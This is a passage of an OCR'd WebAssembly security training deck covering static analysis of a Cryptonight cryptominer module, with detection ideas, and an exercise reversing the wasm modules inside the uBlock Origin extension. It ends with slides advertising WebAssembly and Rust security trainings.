[('___syscall6', 'close'),
 ('___syscall54', 'ioctl'),
 ('___syscall140', '_llseek'),
 ('___syscall20', 'getpid'),
 ('___syscall146', 'writev')]
```

```
In [40]: cfg.analyzer.get_emscripten_calls()
Out[40]:
['abort',
 'enlargeMemory',
 'getTotalMemory',
 'abortOnCannotGrowMemory',
 '___lock',
 '___syscall6',
 '___unlock',
 '_emscripten_memcpy_big',
 '___syscall54',
 '___syscall140',
 '___syscall20',
 '___assert_fail',
 '___syscall146',
 'stackAlloc',
 'stackSave',
 'stackRestore',
 'establishStackSpace',
 'setThrew',
 'setTempRet0',
 'getTempRet0',
 '_malloc',
 '_free',
 '_emscripten_get_global_libc',
 '___errno_location',
 '_fflush',
 'runPostSets',
 '_memset',
 '_sbrk',
 '_memcpy',
 'dynCall_ii',
 'dynCall_iiii',
 'dynCall_viii']
```

(Simplify) Call Graph







Lot of different xrefs to this function

Lot of static calls to those local functions

Instructions count by function and group



Interesting functions



Cryptographic functions?

Name	Signature	Num instrs	Num blocks	Ratio	Static xrefs
$func31	(i32 i32) → ()	1756	1	1756 instrs/block	16
$func32	(i32 i32) → ()	1080	7	154 instrs/block	2
$func38	(i32 i32 i32) → ()	2129	1	2129 instrs/block	20
$func39	(i32 i32 i32) → ()	2204	1	2204 instrs/block	10
$func45	(i32 i32 i32 i32) → ()	4157	5	831 instrs/block	9
$func46	(i32 i32 i32 i32) → ()	1680	9	186 instrs/block	9
$func47	(i32 i32 i32 i32) → ()	2162	5	432 instrs/block	8

- Only **one basic block** functions/ Lots of **instructions** and **xrefs**

1-bock Functions - bytecode



```
(func (;31;) (type 7) (param i32 i32)
  (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32)
  block  ;; label = @1
    get_local 0
    get_local 0
    i32.load
    tee_local 3
    i32.const 255
```


```
(func (;38;) (type 0) (param i32 i32 i32)
  (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32)
  block  ;; label = @1
    get_local 0
    get_local 0
    i32.load
    get_local 2
    i32.xor
```


```
(func (;39;) (type 0) (param i32 i32 i32)
  (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32)
  block  ;; label = @1
    get_local 0
    get_local 0
    i32.load
    i32.const -1
    i32.xor
```


1-bock Functions – instructions analytics

$func31(i32 i32)




i32.const	i32.load	get_local	i32.add	i32.shl	i32.xor	i32.and	i32.shr_u	tee_local	75%
32%	11.6%	11.4%	9.3%	9.1%	9.1%	6.8%	6.8%	2.4	**92.4%**

$func38(i32 i32 i32)



i32.const	get_local	i32.shl	i32.or	i32.load	i32.add	i32.xor	tee_local	i32.shr_u	60%
27.9%	15.2%	13.4%	7.5%	6.4%	6.3%	6%	5.6%	4.7%	**93%**

$func39(i32 i32 i32)



i32.const	get_local	i32.shl	i32.or	I32.load	i32.add	i32.xor	tee_local	i32.shr_u	60%
27.7%	15.4%	13%	7.3%	6.5%	6.5%	6.2%	5.8%	4.5%	**93%**

How to detect WebAssembly Cryptominer?

- Detection of **Cryptonight** computation functions
  - Create rule based on instruction patterns
    - More viable than using function names detection
  - Can be apply to other functions in the binaries

- Dynamic detection:
  - SEISMIC: SEcure In-lined Script Monitors for Interrupting Cryptojacks - link
  - Outguard: Detecting In-Browser Covert Cryptocurrency Mining in the Wild - link
  - New Kid on the Web: A Study on the Prevalence of WebAssembly in the Wild - link

- Other detection techniques applicable
  - Detection using CFG signature (like GRAP)
  - Detection using magic constants (like FindCrypt2 IDA plugin)
  - Detection using function divination (like miasm Sibyl)
  - Identify functions from their side effects
    - Memory access, return value, etc.





Fig. 4: Semantic profiles for mining vs. non-mining Wasm apps

uBlock - Firefox addon analysis

Firefox addons - uBlock Origin

- https://addons.mozilla.org/en-US/firefox/addon/ublock-origin/
- Version: 1.17.4
- Last updated: Jan 8, 2019
- Users: ~ 4.5 M



EXERCISE: Your mission

- Go inside: **`day_1/browser_addons/firefox_addons/ublock/`**
- Find wasm files (.wasm)
- Find the WebAssembly loaders (.js)
- Identify the purpose of those wasm modules
  - Exported functions
  - Imported functions/memory
  - Compiled with emscripten?
  - Functions called from javascript
  - ...
- Determine the module origins
  - Is this module is taken from somewhere else?
  - source? documentation? github? ...

EXERCISE

Analysis “uBlock” extension

EXERCISE: Find modules (.wasm) and loaders (.js) files

- Find wasm files (.wasm)
  - `find . -iname "*.wasm"`
    - but **failed if extension name is not `.wasm`**
  - `ls + file + grep WebAssembly`
- Find the WebAssembly loaders (.js)
  - `ag` or `rg` equivalent of `cat * | grep`
    - `sudo apt install silversearcher-ag`
  - `ag 'WebAssembly'`
  - `ag 'instantiate'`

```
js/hntrie.js
22:/* globals WebAssembly */
455:        typeof WebAssembly !== 'object' ||
456:        typeof WebAssembly.instantiateStreaming !== 'function'
474:        µBlock.hiddenSettings.disableWebAssembly === true
499:    const memory = new WebAssembly.Memory({ initial: 1 });
501:    hnTrieManager.wasmLoading = WebAssembly.instantiateStreaming(
```

```
lib/lz4/lz4-block-codec-wasm.js
4:       A javascript wrapper around a WebAssembly implementation of
41:/* global WebAssembly */
127:            typeof WebAssembly !== 'object' ||
128:            typeof WebAssembly.instantiateStreaming !== 'function'
135:        if ( this.lz4wasmInstance instanceof WebAssembly.Instance ) {
139:            this.lz4wasmInstance = WebAssembly.instantiateStreaming(
160:        return this.lz4wasmInstance instanceof WebAssembly.Instance ?
166:        if ( this.lz4wasmInstance instanceof WebAssembly.Instance === false ) {
178:        if ( this.lz4wasmInstance instanceof WebAssembly.Instance === false ) {
```

EXERCISE: `hntries.wasm` analysis

- Module is loaded in `hntries.js`
- Exported functions
  - `matches(i32) ⇒ i32`
- Imported functions/memory
  - **import memory**
  - **no data section inside the module**
- Compiled with emscripten? **NO**
- Functions called from javascript

```
hnTrieManager.wasmLoading = WebAssembly.instantiateStreaming(
    fetch(workingDir + 'wasm/hntrie.wasm'),
    { imports: { memory } }
```

```
const memory = new WebAssembly.Memory({ initial: 1 });
```

```
Section Details:

Type:
 - type[0] (i32) -> i32
Import:
 - memory[0] pages: initial=1 <- imports.memory
Function:
 - func[0] sig=0 <matches>
Export:
 - func[0] <matches> -> "matches"
```

```
518         hnTrieManager.matchesWASM = result.instance.exports.matches;
519         hnTrieManager.matches = hnTrieManager.matchesWASM;
```

EXERCISE: module origins

- **hntries** stand for **HostName Tries**
  - replace the use of Set() as a mean to **hold large number of hostnames** (ex. FilterHostnameDict in static filtering engine) and **allow quick hostnames matching**.

- Convert from `.wat` to `.wasm`

All `wasm` files in that directory where created by compiling the corresponding `wat` file using the command (using `hntrie.wat` / `hntrie.wasm` as example):

```
wat2wasm hntrie.wat -o hntrie.wasm
```

- In the new version, uBlock origin introduce this WebAssembly module (**`hntrie.wasm`**)
  - Github

EXERCISE: `lz4-block-codec.wasm` analysis

- This module is loaded by `lz4-block-codec-wasm.js` using a same-origin fetch.

```
if ( this.lz4wasmInstance === undefined ) {
    this.lz4wasmInstance = WebAssembly.instantiateStreaming(
        fetch(wd + 'lz4-block-codec.wasm', { mode: 'same-origin' })
    ).then(result => {
        this.lz4wasmInstance = undefined;
        this.lz4wasmInstance = result && result.instance || null;
        if ( this.lz4wasmInstance !== null ) { return this; }
        return null;
    });
```

- The module is used to encode and decode lz4 blocks
  - md5: **dc350d3476918372492b6f40fa701a76**
  - sha256: **4bda6947a0498618552cba53ab3780745fd34cc1a0d84696e83a0547dcd68acf**

```
lz4-block-codec-wasm.js
    A javascript wrapper around a WebAssembly implementation of
    LZ4 block format codec.
Copyright (C) 2018 Raymond Hill
```

EXERCISE: `lz4-block-codec.wasm` analysis

- Exported functions
  - `getLinearMemoryOffset`,
  - `lz4BlockEncodeBound`,
  - `lz4BlockEncode`, `lz4BlockDecode`
  - Memory exported

- Imported functions/memory: **None**
- Compiled with emscripten? **NO**


- Functions called from javascript
  - `lz4-block-codec-wasm.js`

```
    outputOffset + lz4api._lz4BlockEncodeBound(inputSize);
let memBuffer = growMemoryTo(wasmInstance, memSize);
let hashTable = new Int32Array(memBuffer, mem0, 65536);
hashTable.fill(-65536, 0, 65536);
let inputMem = new Uint8Array(memBuffer, mem0 + hashTableS
inputMem.set(inputArray);
let outputSize = lz4api._lz4BlockEncode(
```

```
Section Details:

Type:
 - type[0] () -> i32
 - type[1] (i32) -> i32
 - type[2] (i32, i32, i32) -> i32
 - type[3] (i32, i32, i32) -> nil
 - type[4] (i32, i32) -> i32
Function:
 - func[0] sig=0 <getLinearMemoryOffset>
 - func[1] sig=1 <lz4BlockEncodeBound>
 - func[2] sig=2 <lz4BlockEncode>
 - func[3] sig=2 <lz4BlockDecode>
 - func[4] sig=4
 - func[5] sig=3
Memory:
 - memory[0] pages: initial=1
Export:
 - memory[0] -> "memory"
 - func[0] <getLinearMemoryOffset> -> "getLinearMemoryOffset"
 - func[1] <lz4BlockEncodeBound> -> "lz4BlockEncodeBound"
 - func[2] <lz4BlockEncode> -> "lz4BlockEncode"
 - func[3] <lz4BlockDecode> -> "lz4BlockDecode"
```

EXERCISE: `lz4-block-codec.wasm` analysis

- This module comes from the [official uBlock github]



Conclusion

Conclusion - Future

Future of WebAssembly

- Improve in-browser performances
- More Languages / More Platforms / More Runtime VM
- Post-MVP Features
- Threads / Exceptions / SIMD (Single instruction multiple data)
- Tail calls / Garbage collector / etc.

Stay tuned about WebAssembly (Twitter)

- @WasmWeekly
- @wasmerio
- @WasmSecurity
- @linclark
- @kripken
- @binjimint

Patrick Ventuzelo / @Pat_Ventuzelo / ventuzelo.patrick@gmail.com

Trainings

WebAssembly Security
“From Reversing to Vulnerability Research”
(4-5 days)

- Introduction
- WebAssembly reversing
- Static analysis
- Dynamic analysis (DBI)
- Debugging
- (De-)Obfuscation
- Wasm games hacking
- Module vulnerabilities
- Emscripten & NodeJS exploit
- Wasm Module fuzzing
- Fuzzing Web-Browsers (V8, Webkit, ...)
- Fussing WebAssembly VM (C/C++,Rust, ...)

https://webassembly-security.com/

RUST security
“For Hackers and Developers”
(2-3 days)

- Introduction
- RUST vulnerabilities
- Panicking macros
- Unsafe codes
- Auditing tools
- Debugging (lldg, gdb, ...)

- Fuzzing (afl, hongfuzz, libfuzzer, ...)
- Triaging / Bugs analysis
- Code coverage
- Sanitizers (ASAN, MSAN, ...)
- Symbolic execution